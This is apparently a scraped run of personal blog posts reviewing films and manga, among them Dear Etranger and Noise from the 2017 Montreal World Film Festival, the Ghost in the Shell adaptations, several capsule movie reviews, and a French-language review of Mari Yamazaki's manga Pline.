Dear Etranger

FFM_banner-2017

FFM17-dear_etrangerBased on the novel from Kiyoshi Shigematsu, this is the story of Makoto Tanaka, a 40-years-old who has remarried. His wife is Nanae and they care for 2 daughters from Nanae’s prior marriage. Makoto tries to have an ordinary family but Nanae becomes pregnant and things are bound to change.



WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

Dear Étranger is an average Japanese family drama: it’s both funny and sad, offers excellent acting but is rather slow moving. It’s a touching story about Makoto, a man in his forties, who has remarried and must deal with the difficulties of a blended family. He has one pre-teen girl (Saori) from a previous marriage (with Yuka). His new wife, Sanae, has two daughters (Kaoru, a tweenager, and Eriko, a preschooler) from her own previous marriage (with Sawada, who used to beat her and the children). When she gets pregnant, the delicate balance of their couple is challenged. Of course, in such situation, the children are suffering the most (with emotional or psychological stress). Can they really call themselves a “family”? Can he call himself a “dad”? Can he succeeds to keep a good relationship with BOTH his tweenage daughters? Or is he just a “dear stranger” to them?

The movie tackle quite realistically many aspects of the modern Japanese society: divorce, one of its causes (domestic violence) and one of its increasingly frequent consequences, the stepfamily. Divorce in Japan is relatively similar to what it is in the West (although there is no joint custody). Still not as frequent as in the West, the Japanese divorce rate has been steadily increasing (up to one in three marriages, quadrupling the rate of the post-WW2 era — mostly among retiring-age couples) but it has recently started to decrease due to a corresponding diminution in marriages (men are too busy at work and don’t feel economically confident enough to seek marriage and have children). The Japanese society is evolving and it is not surprising that we also see an increase in the number of female movie directors, who are more likely to want to use sociological theme in their storytelling.

I cannot pass over in silence the superb inclined elevator that regularly appears in the film. The Nashion inclined elevator (ナシオン斜行エレベーター / Nashion shakō erebētā) is located in Higashiyamadai, Nishinomiya (Hyōgo prefecture) near Kobe and Osaka. Many scenes were shot in that area. It offers a beautiful scenery but might also symbolise the hardship of the main protagonist as he must step up to resolve his delicate situation.

Anyway, when you put together two interesting writer and script-writer, a skilled director (who already came to the FFM in 2014 with A Drop of the Grapevine) and a great cast of actors, you can only get a good movie. And, apparently, the Jury of the 2017 Montreal World Film Festival agreed with this, since they awarded Dear Étranger with the Special Grand Prix of the Jury (a kind of “second best” award).

Dear Etranger (幼な子われらに生まれ / Osanago Warera ni umare / lit. “Children born to us” or We’re having a Baby): Japan, 2017, 127 mins; Dir.: Yukiko Mishima; Scr.: Haruhiko Arai (based on a novel by Kiyoshi Shigematsu); Cast: Tadanobu Asano (Makoto Tanaka), Rena Tanaka (Nanae), Shinobu Terajima (Yuka), Raiju Kamata (Saori), Sara Minami (Kaoru), Miu Arai (Eriko), Kankurô Kudô (Sawada), Shingo Mizusawa, Narushi Ikeda.

FFM17-ShinjiSakoda_DSC_0042Film screened at the Montreal World Film Festival on Friday September 1st 2017 (Cinema Imperial, 19:00 — the attendance was about an hundred people) as part of the “World Competition” segment. Shinji Sakoda, the international sales representative from Pony Canyon, was there to introduce the movie. stars-3-0

For more information you can visit the following websites:

[ AsianWiki — IMDbOfficial webVimeo —  Youtube ]

Dear Etranger © 2016「幼な子われらに生まれ」製作委員会.

See also the comments of Mark Schilling (Japan Times) and Claude R. Blouin (Shomingeki).

[ Traduire ]

Noise

Eight years have passed since the Akihabara massacre. A pop star whose mother was killed in the incident, a teenager who left her home of Akihabara, a delivery boy who turns his anger to the city. This is a story about the characters striving to grasp the string of hope within the darkness surrounding the city, the incident, and the people.


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

In this movie we see Japan like we rarely see it in movies: people being poor, homeless, destitute, at their wits’ end. Japan is interiorizing everything, hiding the pain, the ugliness and sometimes the boil needs to burst. The Akihabara massacre wasn’t the cause of anything, it was a symptom. It also shows the ugly underside of Akihabara, the low level idols that are struggling, the delivery guys who deliver goods by feet because they lost their driving licenses in accidents, the almost-sex industry exploiting young girls, etc.

This docudrama is interesting because this director is willing to show us what others wouldn’t dare: the price Japan is paying for past economic crises and for a rigid society that must always preserve the appearance. Unfortunately, this young director is lacking the skills to express all this in a beautiful, well-organized manner. The result is a loud (it’s called noise isn’t it?), disjointed, awkward, disorganized movie. There are too many characters, scenes transition that comes without warning or coherence which makes the story quite difficult to follow. However, it is  compelling and the actors’ play is excellent.

It is a hard movie that requires patience like most unpolished gems. In the end, it gets easier to understand as we get to know each character better. Noise has potential with such an interesting subject and its great acting, but it unfortunately doesn’t succeed to be artistically good enough. However, it is entertaining and well worth watching.

Noise : Japan, 2017, 124 mins; Dir.: Yusaku MATSUMOTO; Cast: Kokoro Shinozaki, Urara Anjo, Kosuke Suzuki, Kentaro Kishi, Takashi Nishina, Kenji Kohashi, Hiroshi Fuse.

Film screened at the Montreal World Film Festival on August 25th, 2017 (Cinema du Parc 1, 20:15 — the attendance was around fifteen people out of a capacity of about two-hundred seats) as part of the “First Feature Competition” segment. There was no production team member to introduce the movie or do a Q&A.

For more information you can visit the following websites:

[ IMDbOfficial WebVimeoYoutube ]

Noise © ?Noise?????? 2017. All rights reserved.

See also the comment on this movie by Claude R. Blouin (in french).

[ Traduire ]

SaveSave

SaveSave

SaveSave

SaveSave

Ghost in the Shell

GitS-liveAt first glance, the story of this live-action version seems rather faithful to the original. If the manga offers the base of the story (chap. 1, 3, part of 8, 9 and 11), it follows more the storytelling of the animated movie. Shirow’s manga is rather disorganized with lots of silly or humorous moments, while Oshii’s anime movie is more linear, but with lots of reflective and philosophical pauses (maybe a little too much). In this regard, the live-action movie seems more balanced. Of course, they changed a few things here and there but the spirit is all there (no pun intended). My main complain is that this story doesn’t show any Fuchikoma (think tanks, a.k.a. Tachikoma (in the TV series): spider-like robots with great sense of humour that assist in combat) and it is missing the incredibly beautiful music by Kanji Kawai, which is heard in the movie only in the end credits. However, the biggest change is in the background stories of both the puppet master and of the Major, which were completely altered in order to link them together. I am not sure (I can’t really remember) but I think they may have taken a few elements from the TV series and OVAs (at least the part on the origin of the Major). They also kept a hint of philosophical reflection (not too much, but just enough) to preserve the mood of the original movie—the age-old existential question of what’s make us “us”. They also paid an homage to Mamoru Oshii by putting his favourite dog (basset hound) in the story (actually, Batou’s dog comes from the second movie, Innocence — which is itself based on chap. 6 of the manga).

I heard plenty of negative comments. People complained they chose an American actress to play a Japanese character (first, this comment came out in the midst of the Hollywood whitewashing scandal and, anyway, not many Japanese actresses would have the action and language skills to play that role — although I like that Takeshi Kitano acts only in Japanese). They also complained that her acting lacked expression (come on, she plays a human turned into a machine, wondering if she’s still human, so it’s part of her role). On the other hand, some purist fans complained that they changed this or that. It’s not a perfect movie (personnally, I hate the design of the spider-tank!) and it was obviously not good enough for many since it didn’t performed well at the box office (which barely exceeded the production budget) and received lukewarm reviews (45% on Rotten Tomatoes !).

Of course, I don’t know if someone who has never heard of the Ghost in the shell universe would be able to follow, understand and really appreciate it. Because I am a fan, I am probably biased. So I wonder: purely in a technical point of view, is it a good movie? I think so. The story is captivating and interesting as it asks some relevant questions about human nature and it remains one of the best depiction of the cyberpunk genre I’ve seen. The storytelling is fluid and easy to follow (unlike Oshii’s movie), the acting is good and the special effects are superb. In the end, what else should we expect from a movie? Ghost in the shell is a complex universe, first in its story (socio-political cyberpunk) but also in its making as the franchise includes several manga, movies, TV series and OVAs, so maybe we should try to see the live-action more as what it is in itself than try too hard to compare it to the manga or anime. For my part, it’s an excellent entertainment and I enjoyed it a lot.

Ghost in the shell: USA, 2017, 107 min., PG-13. Dir.: Rupert Sanders; Scr.: Jamie Moss, William Wheeler, and Ehren Kruger (based on the manga by Masamune Shirow); Phot.: Jess Hall; Ed.: Neil Smith, Billy Rich; Mus.: Clint Mansell, Lorne Balfe; Cast: Scarlett Johansson, Takeshi Kitano, Michael Pitt, Pilou Asbæk, Chin Han, and Juliette Binochestars-4-0

[ AmazonGoogleIMdBWikipediaYoutube ]

GitS-animeGhost in the shell (攻殻機動隊 / Kōkaku Kidōtai Gōsuto In Za Sheru / Mobile Armored Riot Police: Ghost in the Shell) : Japan, 1995, 82 min.; Dir.: Mamoru Oshii; Scr.: Kazunori It? (based on the manga by Masamune Shirow); Phot.: Hisao Shirai; Ed.: Sh?ichi Kakesu, Shigeyuki Yamamori; Mus.: Kenji Kawai; Voices: Atsuko Tanaka, Akio ?tsuka, and Iemasa Kayumi. stars-4-0

An excellent adaptation of the manga although with a little too much philosophical pauses. If the sequel movie is also nice (Ghost in the shell 2: Innocence) it doesn’t follow the manga. My favourite part of the franchise is the TV series Ghost in the shell: Stand Alone Complex (there’s also an OVA series: Ghost in the shell: Arise – Alternative Architecture).

[ ANNAmazonBiblioGoogleIMdBWikipediaYoutube ]

GitS-manga1Ghost in the shell (攻殻機動隊 / Kōkaku Kidōtai / Mobile Armored Riot Police) by Masamune Shirow (translated by Frederik L Schodt and Toren Smith). Milwaukie, OR: Dark Horse Manga, 2004. 368 pg. $24.95 US / $33.99 Can. ISBN 1-59307-228-7. stars-4-0

This is one of my favourites manga. It offers an excellent cyberpunk story (although the storytelling is a little episodic and disorganized), with an awkward mix of action and humour. The second part, Man-Machine Interface, has a better graphical quality and incredible cyberpunk scenes, but the complexity of its political and terrorist plots makes it a little hard to follow.

[ ANNAmazonBiblioGoodreadsGoogleWikipediaWorldcat ]

[ Traduire ]

Movie capsule-reviews (02.017.204)

Valerian and the City of a Thousand Planets

The latest Luc Besson’s movie (The Professional, Fifth Element, Lucy) is based on the comic series Valérian and Laureline by writer Pierre Christin and artist Jean-Claude Mézières. That series is one of my favourite comics and it has a quintessential place in my heart as it is one of the series that made me discover science-fiction (in the comic magazine Pilote). The movie looks like a Fifth Element on speed and a darker Star Wars. It respects the spirit of the comic but doesn’t really FEEL like it. However, despite many criticism I’ve heard, I found the acting to be faithful enough to the original characters (at least as they were portrayed in the latest albums): a somewhat clumsy Valerian (however, I admit that, barring some occasional heroism, he is far from being an action hero in the comic) and an intelligent, kick-ass and beautiful Laureline! I am also sure that some dumbass will complain that the spaceship looks a little like the Millenium Falcon in Star Wars but, since the comic series was created ten years before Lucas’ franchise, I am sure it is the other way around.

Although the title might let us believe that it’s an adaptation of the Empire of a Thousand Planets, the movie’s story is, in fact, based on Ambassador of the Shadows (the sixth album: L’ambassadeur des ombres) and is relatively faithful to the original. However, in the movie, Central Point is rename Alpha and its origin story has unfortunately been changed to make it centred on Earth (it evolved from the Space Station) and the humans are kind of in control of the Council (this human-centred aspect goes against the spirit of the comic — although it reflects the imperialistic ambition of the humans in the comics). We find in the movie some of the critters from the original story like the shingouz (the three informants) or the transmuteur grognon de Bluxte (the converter) — but the role of the latter is quite different. And the biggest change of all: in the original story it is Laureline who conducts the investigation to save Valerian who was captured with the ambassador (and not the contrary as in the film). And of course the movie ending is more positive (for Earth) than in the comic but it is still a kind of love story between Valerian and Laureline. All in all, it is a nice adaptation of the original story.

My only complain is that the time-traveling aspect has been totally erased from the story — because, above all, Valerian & Laureline are spatio-temporal agents! That omission is rather annoying. But, since there will never be another Valerian comics (unless, of course, the authors feel the movie’s pressure), this adaptation is surely the next best thing (slightly above the animated tv series). The 3D effects are superb and provide quite an immersive experience. The story is good, the acting great and the movie offers excellent workmanship (although quite expensive). I can’t ask for more. All in all, despite the fact that the reviews are not that good (maybe people can’t appreciate french sci-fi?), I was entertained and enjoyed it thoroughly.

[ GoogleIMdBWikipediaYoutube ]

💊     💊     💊

Fantastic Beast and where to find them

This movie is really fleshing out the Harry Potter universe and giving it a different perspective, this time from 1926 New York (the relations between wizards and no-majs [muggles] is completely different). It makes the Potter’s alternate universe much more interesting. The acting is good but it is especially the designs and the special effects for the beasts that are commendable — although by moments it looks a little too much like a bestiary (menagerie catalog). The period sets and costumes are really excellent. Over all it’s quite a good entertainment. I am looking forward for the next movie (after taking the effort of creating an all-new cast of characters for this spin-off, I guess it would be a shame not to make it at least a trilogy!). Strangely, the extras on the BluRay Disc are almost as long as the movie itself!

[ AmazonBiblioIMdBOfficialWikipediaYoutube ]

💊     💊     💊

Silence

The movie is set in the same era than the TV mini-series Shogun (James Clavell‘s best-selling novel was inspired by the fascinating life of English navigator William Adams). While Shogun was mainly concentrating on the political reasons that brought Tokugawa Ieyasu to ban christianity and the Jesuits from Japan, Silence explores the religious reasons. The Japanese mind-set (buddhism, shinto) was said to be incompatible with the Church teachings which was often distorted by the local followers. Also, like in the 2nd century Roman Empire, a religion empowering the poor and disfranchised was seen as subversive. Finally, the shogunate was quite wary of the political interferences caused by the religious and economical rivalries between the European superpowers of the time (Spain, Portugal, England, Netherland). Japanese had no patience toward the European arrogance, although they would gladly use their knowledge (medicine, science, technology) when it was needed and trade with the Dutch — who didn’t care much about spreading their religion.

Along with The Last Temptation of Christ and Kundun, Silence is part of a trilogy of movies where Scorsese explores the struggle with faith, a subject that seems dear to him. Based on the novel by Sh?saku End? (which had already been adapted to the screen in 1971 by Masahiro Shinoda), the story is inspired by the life of Giuseppe Chiara, an Italian Jesuit who went to Japan during the Kakure (hidden) Kirishitan period in search for fellow priest Cristóvão Ferreira. In many aspect, Silence is similar to The Last Temptation as the main character wonder why the terrible suffering he witnesses is met only by God’s silence. He is also constantly pushed to renounce his faith by Japanese officials and then tempted by his tormentors to reveal he didn’t!

It is a quite beautiful movie on a very interesting and deep subject (although, personally, I find it hard to comprehend how people could endure this kind of hardship for such a silly belief) but it is a bit long, cerebral and offers several cruel scenes. Despite great acting, the movie received quite a lukewarm reception, not so much amongst the critics [see reviews from The Guardian, The Atlantic, The New Yorker] as from the public (the box office was abysmal). It’s understandable for a beautiful but difficult movie that was released against a though competition (the Martin Luther King holiday weekend also saw the release of Hidden Figures, La La Land and Rogue One: A Star Wars Story !!!). Despite all this, I liked it very much.

[ AmazonBiblioIMdBWikipediaYoutube ]

Comment also available (in French) on Les Irrésistibles.

💊     💊     💊

Warcraft

Even if I never played any of the World of Warcraft games, I liked this fantasy movie because somehow it felt familiar. The world is obviously well developed (i.e. numerous video games, novels and comics), the story is interesting, the acting is good enough and the special effects are excellent. When it comes to those so-called “blue-screen” movies (actually they’re green), where most of the scenes involves some sort of special effects, I am always afraid the story will be shallow, but it is not the case here. Despite the fact that there has been plenty of other high fantasy movies and TV series around recently (The Hobbit & Lord of the rings, Shannara Chronicles, etc.), this one offer something original enough to be interesting and entertaining. Of course, you still have humans, dwarves, elves and, most importantly, orcs, but the mix doesn’t feel stale. It is interesting to note that Warcraft was directed by Duncan Jones (Moon, Source Code), the son of David Bowie.

Although the ending clearly leave the way for a sequel, none has been produced or announced so far (after a year). The movie did quite well at the box office (nearly three time its budgets) but probably not as much as expected or at least not enough to entice the producers to green-light a sequel. And to me that’s probably the most disappointing aspect of this movie. However, SOMEONE was obviously disappointed by the movie (the game fans? the muggles?) because the critics were not very good (seriously? 28% on Rotten Tomatoes!). Well, it was good enough for me.

[ AmazonBiblioIMdBWikipediaYoutube ]

💊     💊     💊

Il Divo

After seeing Paolo Sorrentino’s The Great Beauty, Youth and his TV series The Young Pope, we were curious about his only major film that we hadn’t watch yet. It doesn’t have the depth and beauty of the other movies, but the story is interesting from an historical point of view. I vaguely remember earring in the news about events like the Aldo Moro’s kidnapping and murder in 1978, but don’t know much about the Italian political scene. So, I learned a lot with this movie. It is a biographical drama about Italian seven-time prime minister Giulio Andreotti who allegedly had ties with the mafia — most of his opponents or critics were murdered — but nothing was ever proven in court. It is set between his seventh election in 1992 and his failed bid for presidency and trial in 1995. Like most European movies, it has a slow pace and long scenes so north American viewers can be easily bored (although there’s a lot of violence). But for me it was worth seeing.

[ AmazonBiblioIMdBWikipediaYoutube ]

💊     💊     💊

[ Traduire ]

Pline #1


Pline_1-covLa grande fresque historique par l’auteure de Thermae Romae.

“Pline était un naturaliste de la Rome antique dont la vie entière fut guidée par une imagination sans limite et un amour inconditionnel de la recherche. Son Histoire naturelle est une encyclopédie monumentale née d’une inextinguible soif de connaissance appliquée à l’ensemble des phénomènes se produisant sur notre planète. Aujourd’hui, nous ne disposons que de très peu de sources nous permettant de nous faire une idée de l’homme qu’était Pline, aussi devons-nous nous en remettre à notre imagination. Un exercice qui, personnellement, me donne la chaire de poule ! Comme j’aimerais que nous puissions remonter dans le temps, mon complice de choc et moi-même, afin de vivre en immersion dans le monde de celui que je considère aujourd’hui comme un mentor !”

Mari Yamazaki (rabat de couverture intérieur et site de l’éditeur)

J’ai découvert ce superbe manga par un article dans un numéro récent d’Animeland. Pline (titre original: プリニウス / Plinius ) est une biographie du naturaliste romain Pline l’Ancien par Mari Yamazaki (Thermae Romae) et Miki Tori. Prépublié au Japon par Shinchôsa dans le périodique Shinchô 45, ce manga seinen, qui est toujours en cours, a déjà cinq tomes de paru au Japon dont trois ont été traduit en français par Casterman.


pline_v01p009Le premier volume débute avec Pline s’apprêtant à évacuer Pompéi lors de l’éruption du Vésuve en 79. Il ne se presse pas, prend le temps de prendre un bain et de manger avec son hôte, Pomponianus, car il veut sans doute observer l’éruption aussi longtemps que possible. Il semble n’avoir aucune crainte, contrairement à son scribe, Euclès. Le chapitre suivant nous raconte, en flashback, comment Pline a rencontré Euclès. La maison de celui-ci venait d’être détruite par une éruption de l’Etna et Pline était de passage en Grande-Grèce (Sicile) pour inspecter les lieux et faire office de gouverneur substitut. En mal d’un scribe pour prendre en notes ses observations, il engage Euclès, qui a une formation de grammairien. Toutefois il doit couper court à sa tournée lorsque l’empereur Néron, qui souhaite sa présence pour un concert, le rappel à Rome. Il choisit cependant de rentrer non par bateau mais par la route, ce qui lui permettra de continuer à faire des observations.

Le récit est entrecoupé par ce qui se passe à Rome, à la cour de Néron: les cauchemar que lui laissent encore les souvenirs d’une mère dominatrice, sa concubine Poppée qui le presse pour le mariage et que faire de sa femme, Octavie, qu’il a exilé dans l’île de Pandataria ? Il nous est présenté comme un artiste troublé, au caractère instable, qui n’est pas fait pour diriger un état mais qui est bien entouré, notamment par Vespasien. Après un arrêt à Puteoli pour un bain, Pline arrive enfin à Rome. Il habite dans un quartier mal famé, où se côtoient voleurs et prostitués. Il y rencontre par hasard Néron… Le volume se termine sur une interview avec les auteurs, qui discutent la genèse de leur manga.

Après avoir complété Thermae Romae, Mari Yamazaki voulait faire quelques choses de sérieux sur la Rome Antique et Pline s’est offert comme un sujet tout naturel. Elle s’inspire beaucoup (et cite abondamment) son Histoire Naturelle (Historia Naturalis), une sorte d’encyclopédie en trente-sept volumes qui rassemble la somme du savoir romain de l’époque et qui nous est maintenant très utile pour comprendre cette grande civilisation de l’antiquité. Toutefois, les hypothèse scientifiques de Pline ne sont pas toujours très solides, tombant parfois dans le farfelu et il inclut dans son ouvrage la description de créatures mythologiques comme si elles étaient véritables. Mais même cela nous en dit beaucoup sur la mentalité romaine, prompte à la superstition.

pline_v01p010Normalement, les mangas sont le fruit du travail d’un dessinateur et d’un scénariste. Toutefois, dans ce cas-ci, il s’agit de deux artistes: non pas un artiste qui travail avec des assistants (comme c’était le cas pour Thermae Romae) mais bien deux artistes qui collaborent ensemble. Mari Yamazaki se charge du storyboard et du dessin des personnages, alors que Tori Miki se charge de dessiner en détails les paysages et les décors. Yamazaki semble intéressé à établir une corrélation entre la Rome antique et le Japon: déjà avec Thermae Romae elle avait traité de leur engouement mutuel pour les bains publiques et, avec Pline, elle exploite le fait que ces deux civilisations ont sans doute une certaine affinité car elles ont tous deux eut à vivre avec la constante menace des catastrophes due aux séismes et aux volcans: les éruptions du Vésuve et de l’Etna en Italie et les tremblements de terre de Kobe (1995), de Tohoku (2011) et Kumamoto (2016) au Japon.

Évidemment, l’histoire de Pline n’est pas un manga qui va passionner tout le monde car on n’y retrouve pas d’action ou de combats mais il offre un sujet très humain sur la curiosité, la découverte de l’univers qui nous entoure et la recherche constante de connaissances. C’est un récit biographique où l’on suit trois personnages: Pline, bien sûr, mais aussi son secrétaire Euclès et l’empereur Néron. On découvre peu à peu leur caractère, leur psychologie. C’est aussi une façon assez extraordinaire de découvrir la civilisation romaine et l’oeuvre de Pline. C’est vraiment intéressant, passionnant même, pour un amateur de manga historique. Et il ne faut surtout pas oublier la superbe qualité artistique du travail de Yamazaki et Miki. En conclusion, ce manga est un incontournable pour tout amateur d’histoire, de Rome et, bien sûr, de Yamazaki !


Extraits: pages 49, 52-53 et 88


Pline, vol. 1: L’appel de Néron, par Mari Yamazaki et Tori Miki. Paris: Casterman (Coll. Sakka), Jan. 2017. 200 pg, 13 x 18 cm, 8,45 € ($15.95 Cnd), ISBN: 978-2-203-13243-6. stars-3-5

[ AmazonBiblioGoodreadsWikipediaWorldcat ]

Pline © 2014 Mari Yamazaki, Tori Miki. © 2017 Casterman pour la traduction française.

Commentaire repris sur Goodreads et Les Irrésistibles

[ Translate ]

Capsule-reviews: Magazines (02.017.189)

Cela fait toujours bizarre de commenter des périodiques, mais ils sont une partie importante de la littérature (ou de tout autre média dont ils parlent) et méritent notre attention (d’autant plus que c’est une industrie où il est difficile de survivre — j’en sais quelque chose, ayant moi-même été pendant vingt ans rédacteur-en-chef et directeur de production pour un magazine consacré au dessin animé et à la bande-dessinée japonaise).


dBD #115

